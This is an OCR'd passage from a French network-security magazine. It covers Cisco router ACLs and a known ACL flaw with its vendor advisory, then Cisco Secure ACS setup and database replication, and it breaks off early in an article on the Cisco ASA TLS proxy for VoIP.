Une règle implicite *deny ip any any* placée en fin d'une ACL d'exactement 448 entrées appliquée à une interface (contrôle d'accès du trafic sortant) sera ignorée.

Une ACL risque de ne pas bloquer certains paquets du trafic sortant, si une autre liste concernant le trafic entrant existe mais n'est pas appliquée à toutes les interfaces d'un système de type *Engine 2* uniquement.




Figure 5. *Routeurs Cisco 12000 Series*

La solution

Cisco a publié un avis de sécurité indiquant la manière d'y remédier. Voici l'URL : *http://www.cico.com/warp/public/707/GSR-ACL-pub.shtml.*

Quelques conseils utiles

- Garder toujours une copie des ACL dans un fichier texte. Ceci permet de les visionner et les modifier plus facilement. On peut copier/coller ce texte directement lors de la configuration du routeur via une session Telnet. Ceci réduit souvent les temps de configuration et de la gestion des ACL,
- Placer les ACL étendues le plus proche possible de la source du paquet pour pouvoir rejeter ces paquets rapidement,
- Placer les ACL standard aussi proche que possible de la destination du paquet, car les ACL standard rejètent souvent les paquets que vous ne voulez pas rejeter lorsqu'ils sont proches de la source,

Sur Internet

- *http://www.cisco.com/en/US/docs/ios/12_2/security/configuration/guide/scfacls.html* : Cisco's Access Control Lists: Overview and Guidelines,
- *http://www.cisco.com/E-Learning/bulk/public/celc/CRS/index.html* : Cisco router security,
- *http://www.cisco.com/en/US/docs/ios/12_4t/12_4t11/acldoc.html* : Cisco ACL Manageability new feature documentation,
- *http://www.cisco.com/en/US/products/hw/switches/ps718/products_command_reference_chapter09186a008007e699.html#041659* : Cisco IOS ACL "show access-list" documentation,
- *http://articles.techrepublic.com.com/5100-10878_11-5731134.html* : Cisco IOS access lists: 10 things you should know,
- *http://blogs.techrepublic.com.com/networking/?p=470* : Fundamentals: Five ways to secure your Cisco routers and switches,
- *http://blogs.techrepublic.com.com/networking/?p=569* : How to properly secure your Cisco router with passwords,
- *http://blogs.techrepublic.com.com/networking/?p=599* : How to view Cisco IOS ACL statistics,
- *http://articles.techrepublic.com.com/5100-10878_11-5917591.html?tag=rbxccnbtr1* : Learn additional uses for Cisco IOS access control lists,
- *http://articles.techrepublic.com.com/5100-10878_11-1052728.html?tag=rbxccnbtr1* : Playing with Cisco access lists,
- *http://articles.techrepublic.com.com/5100-10878_11-1052626.html?tag=rbxccnbtr1* : Traffic filtering with Cisco access lists: Why, how, and what to consider,
- *http://blogs.techrepublic.com.com/networking/?p=342* : Use advanced parameters on your Cisco IOS ACLs,
- *http://blogs.techrepublic.com.com/networking/?p=536* : What you need to know about Cisco IOS access-list filtering,
- *http://happyrouter.com/free-video-harden-your-cisco-router-with-ios-acls* : Free Video – Hardening Your Router with Cisco IOS ACLs,
- *http://www.certa.ssi.gouv.fr/site/CERTA-2001-AVI-144* : Vulnérabilités liées aux ACL dans les routeurs CISCO 12000,
- *http://www.cico.com/warp/public/707/GSR-ACL-pub.shtml* : Avis de sécurité de Cisco.

À propos de l'auteur

Ignace Kangni Kueviakoé est un ingénieur en informatique et réseau. Il enseigne les cours de programmation et de réseau informatique au Groupe ESIBA (TOGO) où il travaille aussi en tant qu'administrateur de réseau. Il s'intéresse beaucoup à la sécurité informatique et a déjà publié deux articles dans Hakin9. Ignace peut être contacté à : *kignace14@yahoo.fr*

- Placer les règles les plus spécifiques plus tôt dans les ACL,
- Désactiver les ACL de leurs interfaces en utilisant la commande *no ip access-group* avant de faire de modifications à ces ACL,
- Sauvegarder fréquemment votre configuration lorsque vous travaillez sur un routeur. Au cas où il se remet à zéro de façon inattendue, vous ne perdrez pas vos modifications,
- Prenez l'habitude de sauvegarder votre configuration vers un serveur TFTP avant les modifications. Ce faisant, vous pouvez simplement revenir à une ancienne configuration lorsque vous le souhaiterez.

Conclusion

Les listes de contrôle d'accès remplissent plusieurs fonctions à l'intérieur d'un routeur CISCO, y compris la mise en oeuvre de certaines procédures de sécurité et d'accès. Elles sont utilisées pour contrôler et gérer le trafic. Les ACL peuvent aussi être utilisées pendant la configuration des tunnels VPN, de la translation d'adresse, dans la politique de routage et dans beaucoup d'autres situations qui ne sont pas décrites dans cet article.

Nous avons présenté quelques fonctionnalités importantes des listes de contrôle d'accès. Mais nous ne pouvons prétendre à l'exhaustivité. De nouvelles fonctionnalités s'ajoutent fréquemment à l'IOS de CISCO et il est important de savoir celles qui existent dans votre routeur afin d'optimiser l'administration de votre réseau. Cependant, il est à noter que les ACL donnent un niveau intéressant de sécurité mais ne peuvent pas complètement remplacer les Firewall. Nous avons aussi présenté plus haut une faille apparue dans la série 12000 des routeurs CISCO. Ceci afin de rappeler qu'aucune solution n'est parfaite et définitive. Il faut donc rester vigilant car la sécurité des systèmes informatiques n'est pas un produit mais bien un processus continu et permanent.


Il est clair que toute technique utilisée d'une mauvaise façon peut se retourner contre soi-même. Il en est de même d'une utilisation hasardeuse des ACL. En effet, un administrateur peut perdre beaucoup de temps ou même créer des trous de sécurité au sein de son réseau tout simplement en ayant mal configuré une entrée ACL. C'est pour éviter cela que nous avons donné certains conseils utiles à chacun.

J'espère que cet article vous aura donné plus d'éclaircissements sur l'utilisation, sur les routeurs cisco, de cet outil intéressant que constituent les *listes de contrôle d'accès* (ACL).

N'oubliez pas que le terme ACL n'est pas seulement utilisé pour les routeurs cisco. Il est aussi utilisé dans d'autres domaines mais toujours à des fins de contrôle d'accès. Dans cet article, nous avons seulement abordé les ACL en tenant compte des routeurs cisco. ●

Le serveur CISCO Secure ACS

Olivier Zheng, Ruben Jacquart, Eno Pezaku



De nos jours, la sécurité propre aux systèmes d'information (et plus encore celle des réseaux) est devenue un critère prédominant lors de la mise en place d'un réseau : quelles sont les solutions existantes sur le marché? Sont-elles compatibles avec l'ensemble des équipements comme les routeurs, commutateurs et pare-feu ? C'est pour répondre à cette problématique que Cisco propose le Cisco Secure ACS.

Le serveur Cisco Secure ACS (*Access Control Server*) est une solution logicielle pour gérer, superviser et administrer la sécurité du réseau. Il permet d'optimiser un accès sécurisé au réseau en combinant l'authentification, le contrôle de politique et l'accès aux comptes des utilisateurs en centralisant la gestion des identités.

Le serveur ACS fournit les services AAA (*Authentication*, *Authorization*, *Accounting*) aux clients AAA (routeurs, pare-feux PIX, NAS ou Network Access Server, concentrateur VPN, etc.) en utilisant RADIUS ou TACACS+. (voir Figure 1)

Le serveur peut utiliser l'authentification PAP et/ou CHAP pour authentifier les utilisateurs, les clients connectés au(x) NAS et la base de données des utilisateurs (*User Database*). (voir Figure 2)

La base de données utilisateur est un ensemble d'informations contenant les identifiants et les mots de passe de tous les utilisateurs. Le serveur ACS peut utiliser sa propre base de données (ACS User Database) ou sur une base de données externe (service annuaire LDAP, NDS, etc.). De plus, le serveur permet d'utiliser des OTP (*One Time Password*).

La gestion, la supervision ou l'administration du serveur CISCO ACS est simplifiée par l'interface Web. (Voir Figure 1 et 2).

Composants internes de Cisco Secure ACS

La solution logicielle Cisco Secure ACS comprend plusieurs composants :

- CSAdmin,
- CSAuth,
- CSDBSync,
- CSLog,
- CSMon,
- CSTacacs et CSRadius.

Ce qu'il faut savoir...

- *Installer une application sous Windows.*

Cet article explique...

- *Le fonctionnement de celui-ci sur le réseau.*
- La mise en place et la configuration du serveur Cisco Secure ACS.

CSAdmin : CSAdmin est le service permettant l'administration du serveur ACS depuis l'interface Web. Il doit donc être en service lorsque l'utilisateur souhaite configurer le serveur ACS.

CSAuth : CSAuth est le service d'authentification et d'autorisation : il permet ou refuse l'accès aux utilisateurs par le biais de demande d'authentification et d'autorisation. CSAuth est le gestionnaire de la base de données utilisateur du serveur ACS.

CSDBSync : CSDBSync est le service permettant la synchronisation de la base de données utilisateur du serveur ACS avec une base de données tierce de type RDBMS (*Relational DataBase Management System*).

Il permet aussi la synchronisation des clients AAA, des serveurs AAA, des équipements de réseau et les informations sur les proxy avec des données venant d'une base de données externe.

CSLog : CSLog est le service chargé de la journalisation. CSlog recueille les paquets TACACS+ et RADIUS et CSAuth et les enregistre dans des fichiers de type *.cvs* (*Comma-Separated Values*).

CSMon : CSMon est le service de monitoring du serveur ACS, il surveille l'état des hôtes système, la performance des applications et les ressources système utilisées.




Figure 2. *Schéma – Le serveur AAA*

Fonctionnement

Un client souhaite se connecter au réseau interne via un routeur. Le routeur demande l'authentification des identifiants auprès du service TACACS+ ou RADIUS. Le service d'authentification vérifie auprès de la base de données (*interne* ou *externe*) des utilisateurs l'exactitude des identifiants.

Si ce sont les bons identifiants, alors le service d'authentification renvoie une confirmation et inscrit les informations concernant la connexion dans un journal de connexion (*Cisco Secure ACS logging* service). Cette confirmation passe ensuite par le routeur qui donne l'accès réseau au client. (voir Figure 3).

Configuration de Réseau

L'affichage de la page pour la configuration de réseau diffère selon les versions. Les tables qui pourraient apparaître dans cette section sont :

AAA Clients : Cette table inscrit chaque client AAA qui est configuré sur le réseau, avec son adresse IP et le protocole associé.

Si vous utilisez des Groupes de Dispositif de Réseau (*NDGs*), cette table n'apparaît pas sur la page initiale, mais elle reste accessible par la table de Groupe de Dispositif de Réseau.

AAA Serveurs : Cette table inscrit chaque serveur AAA qui est configuré sur le réseau avec son adresse IP et le type associé. Après installation, cette table inscrit automatiquement la machine sur laquelle ACS est installé. De même que pour les AAA clients, si vous utilisez des Groupes de Dispositif de Réseau (*NDGs*), cette table




Figure 1. *Schéma L'interface de configuration du réseau*

n'apparaît pas à la page initiale, mais est accessible par la table de Groupe de Dispositif de Réseau.

Remote Agents (*ACS Solution Engine*) : Cette table inscrit chaque agent à distance qui est configuré avec son adresse IP et les services disponibles.

Groupes de Dispositif de Réseau (*Network Device Groups*) : Cette table inscrit le nom de chaque NDG qui a été configuré et le nombre de clients AAA et serveurs AAA assignés.

Proxy Distribution Table : Cette table peut être utilisée pour configurer un proxy.

À propos d'ACS dans les systèmes distribués

AAA server est un terme générique pour un *Access-control server* (*ACS*), les deux termes sont souvent utilisés.

Plusieurs serveurs AAA peuvent être configurés pour communiquer avec un ou plusieurs d'entre eux en tant que serveurs primaires, sauvegarde, client, ou *peer system*. Vous pouvez aussi utiliser les fonctions comme : Proxy, Fallback (lorsque la connexion a échoué), réplication de la base de données interne ACS et Login à distance ou centralisé.




Figure 4. *Schéma – Secure ACS interface*

Vous pouvez configurer un serveur AAA pour déterminer qui peut accéder au réseau et quels services sont accessibles pour chaque utilisateur. Le serveur AAA stocke un profil contenant les authentifications et les autorisations. Les informations d'authentification permettent d'identifier l'utilisateur et les informations d'autorisation informent des services réseau autorisés. Un seul serveur AAA peut fournir des services AAA a beaucoup de serveurs d'accès, routeurs et des pare-feux. Chaque dispositif réseau peut être configuré pour communiquer avec un serveur AAA. (Voir Figure 3).




Figure 3. *Schéma – Options avancées*

Installation

L'installation du CISCO Secure ACS se compose ainsi : Premièrement, configuration du serveur hôte (Windows Server 200x, Server Linux). Deuxièmement, installation du CISCO Secure ACS sur le serveur hôte et initialisation depuis l'interface Web. Troisièmement, il faut configurer les clients AAA (routeurs) pour les services AAA.

Nous allons vous décrire un exemple de configuration pour répliquer la base de données utilisateurs d'un serveur ACS (dit primaire) vers un autre serveur ACS (dit secondaire).Cette réplication permet à la fois de faire une sauvegarde de la base de données utilisateurs et en même temps de pouvoir réaliser une répartition de la charge (load balancing) du serveur primaire vers les 2 serveurs ACS.

Configuration du serveur primaire ACS

Pour réaliser la réplication de la base de données utilisateurs, le serveur primaire ACS doit : avoir le serveur secondaire ACS dans sa liste

À propos des auteurs

Les auteurs de cet article sont des élèves-ingénieurs de l'école SUPINFO. Ils sont tous les 3 membres du laboratoire des technologies Cisco de l'école SUPINFO.

Sur Internet

- Informations sur le serveur Cisco ACS (site en anglais) – *http://www.cisco.com/en/US/products/sw/secursw/ps2086/index.html*,
- Site du laboratoire Cisco – *http://www.labo-cisco.com*.

des serveurs au niveau du réseau, et être configuré pour répliquer sa base de données utilisateurs. Pour cela, nous allons décrire la marche à suivre.

Ouvrez l'interface du serveur Secure ACS (Voir Figure 4). Dans le volet gauche, cliquez sur le bouton de configuration des interfaces (*Interface Configuration*) (Voir Figure 5).

Sur la page *Options* avancées, vérifiez que la case *Réplication* de la base de données interne (*ACS internal database Replication*) est cochée, puis cliquez sur *Envoyer* (*Submit*). Dans le volet gauche, cliquez sur le bouton de configuration du réseau (*Network Configuration*).

Dans le domaine des serveurs AAA, cliquez sur *Ajouter Entrée* (*Add Entry*) pour ajouter un serveur secondaire AEC.

Entrez des valeurs pour le second serveur ACS, puis cliquez sur *Envoyer + Appliquer* (*Submit + Apply*).

Dans le volet gauche, cliquez sur le bouton *Configuration du système* (*System Configuration*).

Cliquez sur le lien réplication de la base de données *ACS interne* (*ACS Internal Database Replication*).

Dans les partenaires de réplication sortantes, sélectionnez dans la liste des serveurs AAA le serveur que vous avez ajouté sur le serveur AAA, puis cliquez sur le bouton flèche droite afin de déplacer le serveur de réplication.

Laissez les valeurs par défaut pour les paramètres d'envoi et de réception des réplications des bases de données. Cliquez sur *Envoyer* (*Submit*).

Configuration du serveur secondaire ACS

Pour configurer le serveur secondaire ACS, la procédure est la suivante : Sur le serveur secondaire, ouvrez *Cisco Secure ACS interface* utilisateur. Dans le volet gauche, cliquez sur le bouton de *configuration des interfaces* (*Interface Configuration*). L'interface de configuration apparaît. Cliquez sur le lien *Options avancées* (*Advanced Options*).

Sur la page *Options avancées*, vérifiez que la case *Réplication* de la base de données interne (*ACS internal database Replication*) est cochée puis cliquez sur *Envoyer* (*Submit*).

Dans le volet gauche, cliquez sur le bouton de *configuration du réseau* (*Network Configuration*). Dans le domaine des serveurs AAA, cliquez sur *Ajouter Entrée* (*Add Entry*) pour ajouter un serveur ACS. Entrez les valeurs pour le premier serveur ACS, puis cliquez sur *Envoyer + Appliquer* (*Submit + Apply*).

Note: La clé de l'authentification des serveurs primaire et secondaire doit être la même. En effet, si la clé n'est pas la même, il ne pourra avoir de communication entre les 2 serveurs ACS.

Dans le volet gauche, cliquez sur le bouton *Configuration du système* (*System Configuration*). La page de configuration du système apparaît. Sur la page de *configuration du système*, cliquez sur le lien de réplication de la base de données *ACS interne* (*ACS Internal Database Replication*).

La page de *configuration de la réplication* de la base de données apparaît. Dans la section des composants de réplication, cochez la case Recevoir des composants que vous voulez sauvegarder depuis le serveur ACS primaire.

Note: Les éléments du serveur ACS primaire à répliquer doivent correspondre aux éléments répliqués sur le serveur ACS secondaire.

Dans la planification des réplications sortantes, cliquez sur *manuellement* (*Manually*).

De plus, veuillez laisser la liste vide pour les partenaires de réplications sortantes, car le serveur ACS secondaire n'est là que pour sauvegarde et non dans le but de retransmettre les éléments sélectionnés.

Et n'oubliez pas de mettre dans la liste des réplications entrantes le serveur ACS primaire sous peine de ne pas pouvoir faire la réplication.

Concernant les valeurs de réplication, laissez-les par défaut. Pour terminer, cliquez sur *Envoyer* (*Submit*).




Figure 5. *Schéma – Interface de configuration*

Conclusion

En plus de la configuration basique du serveur *Cisco Secure ACS*, il est possible d'y ajouter un second serveur *Cisco Secure ACS* et d'y *configurer la réplication* des bases de données. Il est aussi possible de configurer les ACS avec TACACS+ ou RADIUS. ●

applicatifs visant par exemple à contrôler la messagerie instantanée via SIP.
- Des mécanismes sécurisant les connexions TCP :
- Validation des en-têtes TCP (checksum, options, etc...),
- Protection contre des attaques de type Syn flood, fuzzing ou jeu sur le champ TTL,
- Gestion des paquets fragmentés.

L'ensemble des points cités ci-dessus permettent de répondre à des problématiques classiques, mais n'apportent pas une solution aux problèmes soulevés par l'interaction du chiffrement et du filtrage, c'est-à-dire par la mise en place des recommandations couramment effectuées pour sécuriser une solution de ToIP.

En effet, si désormais les firewalls intègrent pour la plupart une analyse applicative des protocoles de signalisation (on retrouvera souvent le terme ALG – *Application Layer Gateway* – pour désigner cette fonction) permettant de valider la syntaxe et le contenu des trames ainsi qu'une ouverture dynamique des ports RTP, ils deviennent totalement aveugles une fois le chiffrement activé. La seule possibilité restant alors aux administrateurs est l'ouverture complète des ports des protocoles de chiffrement utilisés pour la signalisation ainsi que pour le SRTP (standard utilisé par la plupart des grands constructeurs), ce qui rend le firewall inefficace.




Figure 2. *Proxy TLS dans un environnement voix*

Par ailleurs, la montée en puissance progressive de softphones vient brouiller la règle de séparation des flux et nécessitent la mise place de nouvelles mesures afin d'améliorer la sécurité de la solution.

Jusqu'à aujourd'hui, aucune solution technologique réellement satisfaisante n'existait pour solutionner ces deux problèmes. Avec l'intégration des fonctionnalités *proxy TLS* et *phone proxy* au sein de l'ASA, Cisco propose une solution élégante pour sa propre solution de téléphonie sur IP.

La fonction proxy TLS de l'ASA

La fonction TLS proxy vise à permettre à l'ASA de pouvoir à nouveau réaliser une analyse applicative des flux de signalisation chiffrés dans un environnement de ToIP sécurisé (un cluster CUCM en mode sécurisé ou en mixte mode). Il est important de noter que cette fonction a été mise en place pour travailler uniquement sur les flux de signalisation. En aucun cas, elle ne touchera les flux media portant les conversations des utilisateurs. La confidentialité de ces derniers restera parfaitement assurée.

Seuls les Cisco Unified Communication Manager 5.1 et 6.X supporteront la fonction proxy TLS.

Cette fonction sera portée par les firewalls présents devant la ferme de serveurs d'appels (le cluster de CUCM Cisco). Cette remarque peut paraître gratuite, il est néanmoins extrêmement important que l'architecture soit bien réfléchie pour que l'ensemble des flux de signalisation puissent transiter par les mécanismes de filtrage.

Pour pouvoir assurer l'analyse applicative des flux de signalisation, il est bien évident que l'ASA doit pouvoir obtenir un flux en clair. Pour obtenir ce résultat, il sera nécessaire de générer un certificat de type X509 pour l'ASA et de l'intégrer dans le système assurant la sécurité de la solution CUCM – prenons un raccourci et disons qu'il s'agit de la PKI interne de la solution. La CTL (*Certificate Trust List*) de cette dernière est alors diffusée à tous les téléphones IP mettant en œuvre le système de chiffrement, ainsi qu'à l'ASA. Cette




Figure 1. *Intégration de l'ASA au sein de la CTL*

opération est réalisée très simplement et en quelques minutes grâce à l'application *CTL Client* fournie par Cisco et permettant de gérer les certificats à intégrer à la CTL (voir Figure 1).

Une fois cette opération effectuée, un échange chiffré entre le téléphone IP et le cluster de CUCM se réalisera comme suit :

- L'ASA présente un certificat au téléphone IP en lieu et place du CUCM,
